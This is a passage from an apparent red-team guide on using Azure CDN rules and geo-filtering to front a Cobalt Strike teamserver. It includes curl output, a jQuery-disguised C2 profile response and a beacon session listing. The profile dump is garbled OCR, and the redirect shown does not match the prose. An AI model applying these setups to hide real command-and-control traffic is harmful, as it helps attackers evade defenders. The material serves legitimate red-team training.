


Figure 152 - Example of moving to production and creating the request

You will see the following information if everything went smooth as shown in the following example:




Figure 153 - Example of status update on deployment

If we go back to the rules main page, we can see that our rule has been deployed:




Figure 154 - Example of successful deployment to prod

Now that you know how to create the rule in the GUI you can go and find the raw XML for the rule you just created if you click and the rule and then find the “Raw XML” section. I recommend saving this and if you plan to use CDNs

during engagements you can copy and paste this into your future deployments. Using the XML, we can also automate this part of the setup with multiple tools like Terraform.

Figure 155 - Example of XML data from rule

Now the rules engine will take some time to take effect. During my testing if using a custom domain, the rules will not take place until that domain is setup with HTTPS. Overall time took about 7 hours. If you do this you can use this on day 2 if you desire. Once you have a valid cert in the CDN and HTTPS enabled we can test the rules to make sure everything is working. By using my browser, I am redirected to google.com now which is great, I know that the rules are working as intended but let's get solid proof on what's happening:




Figure 156 - Example of checking with curl

If you used the same URL as your HTTPS server, you could tell where the redirect is coming from with the server header response as shown in the following example:

```
* Connected to www.interlinkbanking.com (152.195.19.97) port 80 (#0)
> GET / HTTP/1.1
> Host: www.interlinkbanking.com
> User-Agent: curl/7.86.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< Date: Thu, 02 Mar 2023 11:07:16 GMT
< Location: https://aoogle.com
< Server: ECAcc (chd/0796)
< Content-Length: 0
<
```

Figure 157 - Example of CDN server header

Let's take this a step further and run the full curl check to see if we can reach the teamserver:

```
5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/81.0" "https://www.interlinkbanking.com/compare/v1.44/VXK7P0GBE8"
'object'==typeof module&&'object'==typeof module.exp     orts?module.exports=a.document?b(a,!0):function(a){if(!a.document)th
  [],d=a.document,e=c.slice,f=c.concat,g=c.push,h=c.indexOf,i={},j=i.t     oString,k=i.hasOwnProperty,l={},m='2.2.4',n=functi
=n.prototype     ={jquery:m,constructor:n,selector:'',length:0,toArray:function(){retu     rn e.call(this)},get:function(a){re
his,b.context=this.context,b},each:Ywjyig/*! jQuery v3.4.1 | (c) JS Foundation and other contributors | jquery.org/license *
document)throw new Error('jQuery     requires a window with a document');return t(e)}:t(e)}('undefined'!=typeof window?windo
g,v=n.hasOwnProperty,a=v.toString,l=     a.call(Object),y={},m=function(e){return'function'==typeof e&&'number'!=typeof e.nod
ent('script');if(o.text=e,t)for(r in c)(i=t[     r]||t.getAttribute&&t.getAttribute(r))&&o.setAttribute(r,i);n.head.appendChi
```

Figure 158 - Example of hitting the CS profile

In this case we were successful. We can now check to make sure we can still get an executed beacon. As shown below are still communicating with the teamserver with our custom domain that is now being protected by the rules 4.0 engine:

computer	note	process	pid	arch	last
EC2AMAZ-RO3FECM		beacon.exe	6972	x64	2s

Figure 159 - Example of beacon execution

Geo Location Blocking

Azure CDN's geo location blocking feature can be a powerful tool for both red teams and businesses looking to enhance their security posture. The feature allows you to create a set of rules to filter out traffic based on the geographic location of the user, blocking traffic from specific countries or regions that are known to be sources of malicious traffic.

Red teams can use Azure CDN's geo location blocking to test the effectiveness of a company's security measures against targeted attacks from specific regions or countries. By simulating attacks from these regions or countries

and observing how they are blocked, red teams can provide valuable insights into potential vulnerabilities that need to be addressed.

Businesses, on the other hand, can use geo location blocking to enhance their security posture by filtering out unwanted traffic from specific regions or countries. This can help prevent malicious attacks and ensure that only legitimate traffic is allowed through to their systems.

Geo location blocking with Azure CDN is easy to configure and maintain. You can define your own custom lists of countries or regions to block, or you can use pre-defined lists that are provided by Azure CDN. Additionally, you can easily update your rules as needed to keep up with changing threat landscapes or business needs.

Let's jump right into adding the geo-filtering rules. Go to the "geo-filtering" tab and click on that to get taken to the Country Filtering webpage:




Figure 160 - Example of method to get to rules page in Azure

Now we can set many options here which would all depend on your needs. For example, you may want to create a block list from countries you know that will never need access to the CDN. The following example shows what you could do with a blacklist:




Figure 161 - Example of country blacklisting

In my case I am going to allow only US based traffic which should cover all the infrastructure I setup with Terraform across AWS and Azure. I am also going to allow Europe as most clients have some region-based infrastructure they leverage outside of the US for backups or disaster recovery systems.




Figure 162 - Example of country whitelisting

Once created you should see the following output:

